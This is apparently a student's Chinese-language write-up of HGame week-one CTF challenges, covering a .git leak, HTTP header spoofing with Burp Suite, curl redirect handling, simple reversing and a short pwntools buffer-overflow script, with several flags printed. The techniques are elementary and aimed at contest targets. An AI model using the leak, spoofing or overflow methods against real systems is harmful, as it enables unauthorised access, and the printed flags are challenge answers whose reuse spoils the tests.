WEEK1

WEB

Cosmos的博客

提示版本管理工具，百度搜索之后发现会有文件泄露相关内容（.git/.svn/.ds_store等）。继续搜索之后发现可以进入http://cosmos.hgame.n3ko.co/.git/config，然后借由指路人，成功找到得到flag的藏身之处（还有一个base64解码）。最后hgame{g1t_le@k_1s_danger0us_!!!!}

街头霸王

真的就是"接头"霸王，在仔细临摹了茄子曾经的wp之后，再苦学burpsuite之后，学会了修改一些请求头。具体的有Referer改来源,X-Forwarded-For改成本地（虽然有点不清楚为什么），改user-agent假装使用的是"cos的浏览器"，最后还有一个时间对不上，经过无数次尝试，我找到了If-Unmodified-Since改一下，成功！最大收获就是一个很好的网站https://cloud.tencent.com/developer/section/1189962

Code World

打开hint说是302跳转(Xixixi又是cos背锅)，百度上偶然看见说用curl可以不跳转，似乎自己写一个脚本也可以实现，奈何实力不够，只能试试看curl。然后修改url参数和使用再curl中使用GET参数，通过了鸡机验证。

```
< Vary: Accept-Encoding
<
<center><h1>人鸡验证</h1><br><br>目前它只支持通过url提交参数来计算两个数的相加，参数为a<br><br>现在,需要让结果为10<br><h1>The result is: 10</h1><br>hgame{C0d3_1s_s0_S@_sO_C0ol!}</center>
* Connection #1 to host codeworld.hgame.day-day.work left intact
```

鸡你太美题目

打开burpsuite抓包改包，一气呵成3w分。flag我也没保存下来，也不想再试一遍了。

Reverse

maze

maze提示是走迷宫，用ida打开观察，阅读完cpp后，结合存储方式，和死亡方式

最重要的是看懂判断条件的最后一个条件(巨坑),在内存中走00的地方--------还好没有分支。

flag。。我做了就没保存下来，后来写wp也莫得办法。不想再手动走迷宫了QWQ

不过幼稚园的迷宫还是很有意思的。

bitmap

补码~~555因为我补码忘掉写通宵没写出来，在语神的启发下，我终于找到了我的flag。


```
sub_400616((__int64)&v14, (__int64)&v24);
sub_400616((__int64)&v16, (__int64)&v25);
```

读懂c++其实就够了。

PWN

Hard_AAAAA

打开ida F5一键，发现已经有system()，然后发现满足一个条件就可以了



然后用覆盖的方法成功解出

附上我的pading:

```
#!/usr/bin/env python
#155 and 123 is an irrplaceable number
from pwn import *

sh = process("Hard_AAAAA")
#sh = remote('47.103.214.163', 20000)
#payload = p32(0x08048636)
#sendingdate = "A"*i+payload
junk = 'A'*123+'OOOo'+'\x00'+'OO'+'\x00'
payload = junk
sh.send(payload)
sh.interactive()
```

Crypto

Misc

欢迎参加HGame

先base64然后摩斯解码，发现不对转google仔细观察即可。。

壁纸

似乎是图种，也可以用binwalk打开后要图片的ID。。图片ID是什么鬼。。。后来才发现原来P站图片是带ID的，然后发现了一个找ID的网站https://saucenao.com/?_client_version=6.5.8，得到密码，解出flag

签到提pro

根据提示fence，凯撒，发现是一种可逆加密方式，得出密码。然后得到的用base32解码，解码出来的东西很长很臭看不懂，索性百度搜一下前半段，发现有完全符合的，知道了这个是一个base64图片，然后用正确路径打开图片，得到二维码，掏出手机扫一扫，flag得出。